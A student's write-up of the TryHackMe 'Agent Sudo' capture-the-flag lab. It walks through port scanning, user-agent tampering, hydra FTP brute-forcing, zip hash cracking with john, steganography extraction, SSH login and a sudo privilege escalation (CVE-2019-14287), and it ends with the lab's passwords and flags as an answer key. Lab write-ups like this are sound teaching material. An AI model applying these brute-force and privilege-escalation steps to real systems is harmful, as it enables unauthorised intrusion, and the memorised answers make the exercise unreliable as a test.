RootMe

Kumpel7

November 2023

I used ubuntu machine and openVPN. All of the solutions (with questions) are provided at the end of the document.

1 Enumeration

We start off by using nmap to scan for open ports, which is rather easy.

```
dan@kumpel:~$ nmap 10.10.125.136
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-13 18:25 CET
Nmap scan report for 10.10.125.136
Host is up (0.057s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
```

It is also easy to access the main page:

10.10.125.136

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

I used the user agent switcher addon to swtich the user agent to R, then i get that message:

What are you doing! Are you one of the 25 employees? If not, I going to report this incident

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

There are 25 letters of the alphabet, so i just check A,B, but for C i got redirected:

10.10.125.136/agent_C_attention.php

Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!


From,
Agent R

So enumerating is done.

2 Hash cracking and brute force

The easiest way to attack is to use hydra:


```
hydra -l chris -P xato-net-10-million-passwords.txt  ftp://prey_IP
```




so to connect I use:

```
ftp [IP_PREY] 21
```

and username chris with password crystal. So I downloaded all of the images (ls, get) and txt file, and they look like that:



So i tried to get some data searching for '==' sign (in steganography it means that before this sign is base64 encoded message) but I didn't find anything useful. That must be because the file is encrypted. I confirmed this when i discovered that there is a steganography program called steghide, when it promted me a password.



That suggests that in one of the files there is something hidden. I discovered a binwalk tool, that checks if there is something embedded.


Rysunek 1: Bingo!

So we need to focus on cutie.png. Let's extract the zip achive and try to crack it using john. Notice that i run zip2john from the john/run directory. This is because my ubuntu (or I) has problems with symlinking (it doesn't work).


```
binwalk -e cutie.png
./zip2john /home/dan/_cutie.png.extracted/8702.zip > hash.txt
```

1 is my file i want to crack. Now let's finally use john.

```
./john hash.txt
```




Now we can check what is inside the zip file.



What we can do is decode the message:

```
echo "QXJlYTUx" > temp.txt
base64 -d temp.txt
```

The output is "Area51". So, we should get back onto the other file.



3 Capture The Flag

So now we can connect to the machine via ssh using james credentials. (If i have a different prey IP that is because I restarted the machine due to the break).

```
ssh james@IP_PREY #!with password hackerrules!
```

It is fairly easy to get the flag, because it just sits there.

```
dan@kumpel:~$ ssh james@10.10.0.131
james@10.10.0.131's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Nov 16 17:10:16 UTC 2023

  System load:  0.0               Processes:           94
  Usage of /:   39.7% of 9.78GB   Users logged in:     0
  Memory usage: 16%               IP address for eth0: 10.10.0.131
  Swap usage:   0%


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```


Let's download a file and see what's inside.

```
dan@kumpel:~$ scp james@10.10.0.131:Alien_autospy.jpg /home/dan
james@10.10.0.131's password:
Alien_autospy.jpg

                                      100%   41KB 203.3KB/s   00:00

dan@kumpel:~$
```


Using *https://tineye.com* we can search where the image was used.

4 Priviledge escalation

Let's see what james can do (what priviledges does he have) by typing sudo -l (we check what we can and can't do)



From that it means that we cannot run /bin/bash. We can search for that on the internet to find about the exploit more.



We can copy from the webpage the python script and run it on the machine.

```
james@agent-sudo:~$ python3 test
Enter current username :james
Lets hope it works
root@agent-sudo:~#
```

The flag is in root folder.

```
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root#
```

5 Questions

Task 2 Enumerate

Enumerate the machine and get all the important information

Answer the questions below

How many open ports?

3 | Correct Answer | Hint

How you redirect yourself to a secret page?

user-agent | Correct Answer | Hint

What is the agent name?

chris | Correct Answer | Hint

Task 3 Hash cracking and brute-force

Done enumerate the machine? Time to brute your way out.

Answer the questions below

FTP password

crystal | Correct Answer | Hint

Zip file password

alien | Correct Answer | Hint

steg password

Area51 | Correct Answer

Who is the other agent (in full name)?

james | Correct Answer

SSH password

hackerrules! | Correct Answer

Task 4 Capture the user flag

You know the drill.

Answer the questions below

What is the user flag?

b03d975e8c92a7c04146cfa7a5a313c7 | Correct Answer

What is the incident of the photo called?

Roswell alien autopsy | Correct Answer | Hint

Enough with the extraordinary stuff? Time to get real.

Answer the questions below

CVE number for the escalation

(Format: CVE-xxxx-xxxx)

CVE-2019-14287 | Correct Answer

What is the root flag?

b53a02f55b57d4439e3341834d70c062 | Correct Answer

(Bonus) Who is Agent R?

deskel | Correct Answer